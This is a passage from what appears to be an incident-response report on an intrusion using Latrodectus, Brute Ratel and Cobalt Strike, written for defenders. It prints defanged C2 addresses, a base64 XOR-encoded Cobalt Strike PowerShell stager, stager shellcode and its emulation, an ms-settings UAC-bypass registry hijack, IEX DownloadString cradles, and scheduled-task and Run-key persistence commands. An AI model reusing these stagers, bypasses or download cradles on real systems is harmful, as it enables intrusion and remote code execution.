
Several Cobalt Strike beacons were utilized over the course of the intrusion. The first was observed on day four, where the cron801.dl_ file was dropped on the beachhead host under C:\ProgramData from the injected explorer.exe process containing Latrodectus and was then executed twice by leveraging BackConnect.

```
rundll32 cron801.dl_,lvQkzdrFdILT
```




BackConnect launching Cobalt Strike payload (pcap)

The outbound connection was established with the Cobalt Strike server at hxxp://45.129.199[.]214/vodeo/wg01ck01.



Shortly after, the Cobalt Strike beacon spawned from rundll32.exe was injected into sihost.exe process.




Analysis of network traffic revealed a JSON response containing minified Vuetify v3.0.3 JavaScript served by the Cobalt Strike C2 server. This discovery led to the identification of additional potentially related C2 servers using Virustotal searches for similar characteristics (JSON response content or the URL path /vodeo/):

```
hxxp[://]94[.]232[.]40[.]49/vodeo/wg01ck01
hxxps[://]techbulldigital[.]com/Apply/readme/VJICARU60DC?_WHBEXNIA=HNMIIIANEMPMLIDFEOPKLBDOEMPI
hxxp[://]techbulldigital[.]com/List/com2/9O29EO3IRSBB
hxxp[://]filomeruginfor[.]com/christian/house/cwk01
hxxp[://]filomeruginfor[.]com/deolefor/wg01ck01m
hxxps[://]wehelpgood[.]xyz/Complete/v9[.]56/KT84GVGD135E
hxxps[://]wehelpgood[.]xyz/derive/n/nzoqjd9mme
hxxp[://]94[.]232[.]249[.]186/vodeo/vid_wg01ck01
hxxp[://]94[.]232[.]249[.]186/vodeo/wg01ck01
```

JSON response from Cobalt Strike C2

Later the cron801.dl_ file was renamed system.dl_ and deployed to several hosts, this is covered further in the Lateral Movement section

Later on the same day, after the execution of the lsassa.exe backdoor, the threat actor dropped sys.dll. This was another Cobalt Strike stager containing shellcode that exhibits similarities to the payload documented in this report, via the BackConnect session on the beachhead host.



Address	Hex	ASCII
000001EF835A0180	31 C9 52 52 41 BA 2D 06 18 7B FF D5 85 C0 0F 85	1ÉRRA°-..{ÿÕ.À..
000001EF835A0190	9D 01 00 00 48 FF CF 0F 84 8C 01 00 00 EB B3 E9	....HÿÏ.....ë³é
000001EF835A01A0	E4 01 00 00 E8 82 FF FF FF 2F 69 6E 66 6F 67 72	ä...è.ÿÿÿ/infogr
000001EF835A01B0	61 70 68 69 63 73 2F 61 75 74 68 2E 69 63 6F 00	aphics/auth.ico.
000001EF835A01C0	AC 91 F8 2C 69 2A B3 38 5A B9 09 AD D3 EA C7 D3	¬.ø,i*³8Z¹..ÓêÇÓ
000001EF835A01D0	C9 3D AD 76 E2 B2 7D 6F F3 26 FB C4 35 4C C5 80	É=.vâ²}oó&ûÄ5LÅ.
000001EF835A01E0	B0 9E 8B DA F6 9E A0 8D 07 9F F4 18 F3 CA D9 20	°..Úö. ...ô.óÊÙ
000001EF835A01F0	18 33 42 A1 E7 14 49 F0 00 48 6F 73 74 3A 20 72	.3B¡ç.Ið.Host: r
000001EF835A0200	65 73 6F 75 72 63 65 73 2E 61 76 74 65 63 68 75	esources.avtechu
000001EF835A0210	70 64 61 74 65 2E 63 6F 6D 0D 0A 43 6F 6E 6E 65	pdate.com..Conne
000001EF835A0220	63 74 69 6F 6E 3A 20 63 6C 6F 73 65 0D 0A 41 63	ction: close..Ac
000001EF835A0230	63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67	cept-Encoding: g
000001EF835A0240	7A 69 70 2C 20 62 72 0D 0A 41 63 63 65 70 74 2D	zip, br..Accept-
000001EF835A0250	4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 55 53 2C	Language: en-US,
000001EF835A0260	65 6E 3B 71 3D 30 2E 35 0D 0A 55 73 65 72 2D 41	en;q=0.5..User-A
000001EF835A0270	67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 35 2E	gent: Mozilla/5.
000001EF835A0280	30 20 28 57 69 6E 64 6F 77 73 20 4E 54 20 31 30	0 (Windows NT 10
000001EF835A0290	2E 30 3B 20 57 69 6E 36 34 3B 20 78 36 34 29 20	.0; Win64; x64)
000001EF835A02A0	41 70 70 6C 65 57 65 62 4B 69 74 2F 35 33 37 2E	AppleWebKit/537.
000001EF835A02B0	33 36 20 28 4B 48 54 4D 4C 2C 20 6C 69 6B 65 20	36 (KHTML, like
000001EF835A02C0	47 65 63 6B 6F 29 20 43 68 72 6F 6D 65 2F 31 31	Gecko) Chrome/11
000001EF835A02D0	35 2E 30 2E 30 2E 30 20 53 61 66 61 72 69 2F 35	5.0.0.0 Safari/5
000001EF835A02E0	33 37 2E 33 36 20 45 64 67 2F 31 31 35 2E 30 2E	37.36 Edg/115.0.
000001EF835A02F0	31 39 30 31 2E 32 30 0D 0A 00 08 E1 54 6C 60 6B	1901.20....áTl`k
000001EF835A0300	A3 3E 6F 73 96 24 AE 58 AA 5F 3A A5 09 8E DD 4B	£>os.$®Xª_:¥..ÝK
000001EF835A0310	FD 86 5F A9 C9 76 57 73 2E 3E 55 D8 EE 6A B7 8B	ý._©ÉvWs.>UØîj·.
000001EF835A0320	CB 84 78 70 25 6C 33 F4 00 41 BE F0 B5 A2 56 FF	Ë.xp%l3ô.A¾ðµ¢Vÿ
000001EF835A0330	D5 48 31 C9 BA 00 00 40 00 41 B8 00 10 00 00 41	ÕH1Éº..@.A.....A

The threat actor executed it via BackConnect with the command:

```
rundll32 %ALLUSERSPROFILE%\sys.dll,StartUp471
```

The Cobalt Strike implant initiated outbound communication to 206.206.123[.]209:443 (avtechupdate[.]com) before injecting itself into the sihost.exe process. After the attempted UAC bypass, the Cobalt Strike stager was executed in memory with the C2 pointing to resources.avtechupdate[.]com/samlss/vm.ico.

```
[Byte[]]$var_code = [System.Convert]::FromBase64String
('38uqIyMjQ6rGEvFHqHETqHEvqHE3qFELLJRpBRLcEuOPH0JfIQ8D4uwuIuTB03F0qHEzqGEfIvOoY1um41dpIvNzqGs7qHsDIvDAH2qoF
6gi9RLcEuOP4uwuIuQbw1bXIF7bGF4HVsF7qHsHIvBFqC9oqHs/IvCoJ6gi86pnBwd4eEJ6eXLcw3t8eagxyKV
+S01GVyNLVEpNSndLb1QFJNz2yyMjIyMS3HR0dHR0Sxl1WoTc9sqHIyMjeBLqcnJJIHJyS5giIyNwc0t0qrzl3PZzyq8jIyN4EvFxSyMR46
dxcXFwcXNLyHYNGNz2quWg4HNLoxAjI6rDSSdzSTx1S1ZlvaXc9nwS3HR0SdxwdUsOJTtY3Pam4yyn6SIjIxLcptVXJ6rayCpLiebBftz2q
uJLZgJ9Etz2Etx0SSRydXNLlHTDKNz2nCMMIyMa5FYke3PKWNzc3BLcyrIiIyPK6iIjI8tM3NzcDFBCTk9QUAxVTg1KQEwjb
+Imp999WjdrUFz/
6WS1hlDyxM5RYzWIHZPr1q0G8b2tRycXfCJbOhn0f6U8HxQiIJYbs0Z4HG24DR38IbpjKiNrTFBXGQNRRlBMVlFARlANQlVXRkBLVlNHQld
GDUBMTi4pYExNTUZAV0pMTRkDQE9MUEYuKWJAQEZTVw5mTUBMR0pNRBkDRFlKUw8DQVEuKWJAQEZTVw5vQk1EVkJERhkDRk0OdnAPRk0YUh
4TDRYuKXZQRlEOYkRGTVcZA25MWUpPT0IMFg0TAwt0Sk1HTFRQA213AxITDRMYA3RKTRUXGANbFRcKA2JTU09GdEZBaEpXDBYQFA0QFQMLa
Gt3bm8PA09KSEYDZEZASEwKA2BLUUxORgwSEhYNEw0TDRMDcEJFQlFKDBYQFA0QFQNmR0QMEhIWDRMNEhoTEg0REy4pI6J3vCFjlbDVB2lm
d9J+y8U0
+YhT5428K4AfEpZGpByPMnpbyn18vqAzIKorpAYjS9OWgXXc9kljSyMzIyNLIyNjI3RLe4dwxtz2sJojIyMjIvpycKrEdEsjAyMjcHVLMbW
qwdz2puNX5agkIuCm41bGe+DLqt7c3FFGUExWUUBGUA1CVVdGQEtWU0dCV0YNQExOIwsOYnU=')

# XOR decode the shellcode with key 35
for ($x = 0; $x -lt $var_code.Count; $x++) {
    $var_code[$x] = $var_code[$x] -bxor 35
}

# Allocate executable memory and copy shellcode
$var_va = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer(
    (func_get_proc_address kernel32.dll VirtualAlloc),
    (func_get_delegate_type @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr]))
)
```

Snippet of Cobalt Strike stager

```
* exec: shellcode
0x10a2: 'kernel32.LoadLibraryA("wininet")' -> 0x7bc00000
0x10b5: 'wininet.InternetOpenA(0x0, 0x0, 0x0, 0x0, 0x0)' -> 0x20
0x10d1: 'wininet.InternetConnectA(0x20, "resources.avtechupdate.com", 0x1bb, 0x0, 0x0, 0x3, 0x0, 0x0)' -> 0x24
0x10ed: 'wininet.HttpOpenRequestA(0x24, 0x0, "/samlss/vm.ico", 0x0, 0x0, 0x0, "INTERNET_FLAG_DONT_CACHE | INTERNET_F
LAG_IGNORE_CERT_CN_INVALID | INTERNET_FLAG_IGNORE_CERT_DATE_INVALID | INTERNET_FLAG_KEEP_CONNECTION | INTERNET_FLAG_
NO_UI | INTERNET_FLAG_RELOAD | INTERNET_FLAG_SECURE", 0x0)' -> 0x28
0x1106: 'wininet.InternetSetOptionA(0x28, 0x1f, 0x1203fd0, 0x4)' -> 0x1
0x1116: 'wininet.HttpSendRequestA(0x28, "Host: resources.avtechupdate.com\r\\nConnection: close\r\\nAccept-Encoding:
 gzip, br\r\\nAccept-Language: en-US,en;q=0.5\r\\nUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/
537.36 (KHTML, like Gecko) Chrome/115.0.0.0 Safari/537.36 Edg/115.0.1901.20\r\\n", 0xffffffff, 0x0, 0x0)' -> 0x1
0x1138: 'user32.GetDesktopWindow()' -> 0x198
0x1147: 'wininet.InternetErrorDlg(0x198, 0x28, 0x1138, 0x7, 0x0)' -> None
0x1303: 'kernel32.VirtualAlloc(0x0, 0x400000, 0x1000, "PAGE_EXECUTE_READWRITE")' -> 0x450000
0x131e: 'wininet.InternetReadFile(0x28, 0x450000, 0x2000, 0x1203fcc)' -> 0x1
0x131e: 'wininet.InternetReadFile(0x28, 0x451000, 0x2000, 0x1203fcc)' -> 0x1
0x450012: Unhandled interrupt: intnum=0x3
0x450012: shellcode: Caught error: unhandled_interrupt
* Finished emulating
```

Speakeasy output from the extracted Cobalt Strike stager shellcode

Shortly after, the sihost.exe process (containing an injected Cobalt Strike beacon) used RUNAS execution to create a new process (“gpupdate.exe”) running as the “Domain Admin” account, as described in the Privilege Escalation section.

Subsequently, the compromised sihost.exe process, containing an injected Cobalt Strike beacon, leveraged the RUNAS command to spawn a new gpupdate.exe process under the domain admin account.


```
},
"channel": "Security",
"event_data": {
  "MandatoryLabel": "S-1-16-12288",
  "TokenElevationType": "%%1936",
  "SubjectLogonId": "0x3e7",
  "TargetLogonId": "0x5042c3e",
  "SubjectUserName": <BEACHHEAD HOST>,
  "CommandLine": "C:\\Windows\\system32\\gpupdate.exe",
  "SubjectDomainName": <REDACTED>,
  "ProcessId": "0x1450",
  "TargetUserName": <DOMAIN ADMIN>,
  "TargetDomainName": <REDACTED>,
  "SubjectUserSid": "S-1-5-18",
  "TargetUserSid": "S-1-0-0"
},
"parent": {
  "name": "sihost.exe",
  "pid": 5200,
  "executable": "C:\\Windows\\System32\\sihost.exe"
},
```


sihost.exe spawning gpupdate.exe as “Domain Admin” user account

The gpupdate.exe process then injected a Cobalt Strike beacon into the spoolsv.exe process space.

process.executable	event.action	winlog.event_data.TargetImage	message
C:\Windows\System32\gpupdate.exe	CreateRemoteThread	C:\Windows\System32\spoolsv.exe	CreateRemoteThread detected: RuleName: technique_id=T1055,technique_name=Process Injection…

Both spoolsv.exe and gpupdate.exe processes were observed creating named pipes consistent with Cobalt Strike communication patterns.

process.executable	event.action	file.name	user.name
C:\Windows\system32\gpupdate.exe	PipeEvent (Pipe Created)	\AuthPipeD_9a	SYSTEM
C:\Windows\system32\gpupdate.exe	PipeEvent (Pipe Created)	\RPC_70	SYSTEM
C:\Windows\system32\gpupdate.exe	PipeEvent (Pipe Created)	\ProtectionManager_90	SYSTEM
C:\Windows\System32\spoolsv.exe	PipeEvent (Pipe Created)	\Winsock2\CatalogChangeListener-bb4-0	SYSTEM
C:\Windows\System32\spoolsv.exe	PipeEvent (Pipe Created)	\Winsock2\CatalogChangeListener-bc4-0	SYSTEM
C:\Windows\system32\gpupdate.exe	PipeEvent (Pipe Created)	\AuthPipeD_50	SYSTEM
C:\Windows\system32\gpupdate.exe	PipeEvent (Pipe Created)	\WkSvcPipeMgr_b2	SYSTEM

Cobalt Strike named pipes

The following day the sys.dll Cobalt Strike beacon was executed on two additional servers after connections to those hosts were made via RDP.

Persistence

Registry Run Key

Persistence was first established after initial access on day one via a Registry Run key. This was achieved via the rundll32.exe process that created a Run key, with an innocuous name of Update, which would execute the Brute Ratel badger, upfilles.dll, if the system was restarted.

process.executable	registry.path	winlog.event_data.Details	winlog.event_data.EventType
C:\Windows\system32\rundll32.exe	HKU\S-1-5-21-2648318222-1363818018-3867253195-1241\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Update	rundll32 "C:\Users\<REDACTED USERNAME>\AppData\Roaming\upfilles.dll", stow	SetValue

The Run key was updated multiple times during the intrusion to point to wscadminui.dll in place of upfilles.dll. We could not determine why the actor re-applied the same change on several occasions.

process.executable	registry.path	winlog.event_data.Details	
C:\Windows\system32\rundll32.exe	HKU\S-1-5-21-2648318222-1363818018-3867253195-1241\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Update	rundll32 "C:\Users\<REDACTED USERNAME>\AppData\Roaming\wscadminui.dll", wsca	(DAY 5)
C:\Windows\system32\rundll32.exe	HKU\S-1-5-21-2648318222-1363818018-3867253195-1241\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Update	rundll32 "C:\Users\<REDACTED USERNAME>\AppData\Roaming\wscadminui.dll", wsca	(DAY 5)
C:\Windows\System32\rundll32.exe	HKU\S-1-5-21-2648318222-1363818018-3867253195-1241\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Update	rundll32 "C:\Users\<REDACTED USERNAME>\AppData\Roaming\wscadminui.dll", wsca	(DAY 21)

Scheduled Tasks


In addition to the Run key the threat actor created a scheduled task on the fourth day of the intrusion on the beachhead host. The scheduled task was created by lsassa.exe which has been explained in further detail in the Execution section.

process.executable	process.command_line	process.parent.executable
C:\Windows\SysWOW64\cmd.exe	"cmd.exe" /c schtasks /create /tn "SchedulerLsass" /tr "C:\ProgramData\USOShared\lsassa.exe" /sc onstart	C:\ProgramData\USOShared\lsassa.exe

Privilege Escalation


Runas

The threat actor activated Windows' Secondary Logon service to enable the runas command – a built-in Windows feature that allows running programs under different user credentials. By calling this service, they were able to authenticate as the domain admin account found in the unattend.xml file and escalate their privileges from a regular user to full administrative control over the network



Starting the Secondary Logon service

The Windows authentication log shows successful privilege escalation from a low-privileged user to a domain administrator account with elevated token permissions.



Windows security log showing privilege escalation from a low-privileged user to a domain admin

UAC Bypass

The Cobalt Strike sys.dll implant executed on the beachhead host initiated a UAC bypass using the elevate uac-token-duplication technique, a well-documented registry hijacking method first observed in 2017. This technique exploits the UAC token duplication vulnerability, allowing the Cobalt Strike implant to execute arbitrary code with privileges stolen from elevated processes, successfully achieving privilege escalation without user interaction.

Initial registry modifications hijacked the ms-settings protocol handler to redirect Windows Settings calls to malicious PowerShell commands:

```
reg add "HKCU\Software\Classes\ms-settings\shell\open\command" /f /d "cmd.exe /c powershell -nop -w hid
reg add "HKCU\Software\Classes\ms-settings\shell\open\command" /v DelegateExecute /f /d "cmd.exe /c pow
```

Privilege escalation occurred through execution of ComputerDefaults.exe, a trusted Windows binary that queries the hijacked ms-settings protocol with elevated privileges.


With the elevated token duplicated from ComputerDefaults.exe, multiple PowerShell instances were executed to establish communication with the Cobalt Strike listener, indicating token rights restrictions requiring different execution approaches:

```
"cmd.exe" /c powershell -nop -w hidden -c "IEX (New-Object Net.Webclient).DownloadString('hxxp://127.0.
powershell -nop -w hidden -c "IEX (New-Object Net.Webclient).DownloadString('hxxp://127.0.0[.]1:11664/'
"C:\Windows\syswow64\windowspowershell\v1.0\powershell.exe" -Version 5.1 -s -NoLogo -NoProfile
```


Defense Evasion

Process Injection

The most common evasion technique that the threat actor utilized was process injection. During its execution, the Brute Ratel loader upfilles.dll launched the final stage of the Latrodectus malware inside the explorer's memory.



From the fourth day onward, the threat actor expanded their tooling and heavily utilized both Brute Ratel and Cobalt Strike for process injection. Using the Sysmon eventID 8, CreateRemoteThread, multiple instances of process injection were identified for both long-term and short-term sacrificial processes.



@timestamp	event.action	process.pid	process.parent.executable	process.executable	winlog.event_data.TargetImage
12:07:45.879	created-process	5,028	C:\Windows\System32\spoolsv.exe	C:\Windows\System32\gpupdate.exe	-
12:07:46.035	PipeEvent (Pipe Created)	5,028	-	C:\Windows\system32\gpupdate.exe	-
12:07:46.494	ProcessAccess	5,028	-	C:\Windows\system32\gpupdate.exe	C:\Windows\system32\lsass.exe
12:07:46.494	CreateRemoteThread	5,028	-	C:\Windows\System32\gpupdate.exe	C:\Windows\System32\lsass.exe
12:07:48.011	exited-process	5,028	-	C:\Windows\System32\gpupdate.exe	-

After further investigating the process memory, YARA rules confirmed also the injection of Cobalt Strike beacons into multiple legitimate processes, such as spoolsv.exe.

```
Match Index:  0
Rule:         SIGNATURE_BASE_Cobaltstrike_Sleep_Decoder_Indicator
Tags:
Description:  Detects CobaltStrike sleep_mask decoder
Author:       yara@s3c.za.net
Id:           d5b53d68-55f9-5837-9b0c-e7be2f3bd072
[redacted]
Reference:    https://github.com/Neo23x0/signature-base
Source_url:   https://github.com/Neo23x0/signature-base/blob/9d07a3bad717d5822fe6d9adaa4cffc871f397dd/yara/apt_cobaltstrike_evasive.yar#L16-L26
License_url:  https://github.com/Neo23x0/signature-base/blob/9d07a3bad717d5822fe6d9adaa4cffc871f397dd/LICENSE
Logic_hash:   f3243c326df18edbd15c2d9120379588e61709efb9295b9584c0565c04ee38a5
Score:        75
Quality:      85
Tags:
Memory Type:  Virtual Memory (VAD)
Memory Tag:
Base Address: 0x0000023361f00000
PID:          3572
Process Name: spoolsv.exe
Process Path: \Device\HarddiskVolume5\Windows\System32\spoolsv.exe
CommandLine:  C:\Windows\System32\spoolsv.exe
User:         SYSTEM
Created:      [redacted]

Matches:
[]: 23361f00000

[] 23361f00000:
0000023361efffc0    00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
0000023361efffd0    00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
0000023361effe0     00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
0000023361effff0    00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ................
0000023361f00000    48 89 5c 24 08 48 89 6c  24 10 48 89 74 24 18 57   H.\$.H.l$.H.t$.W
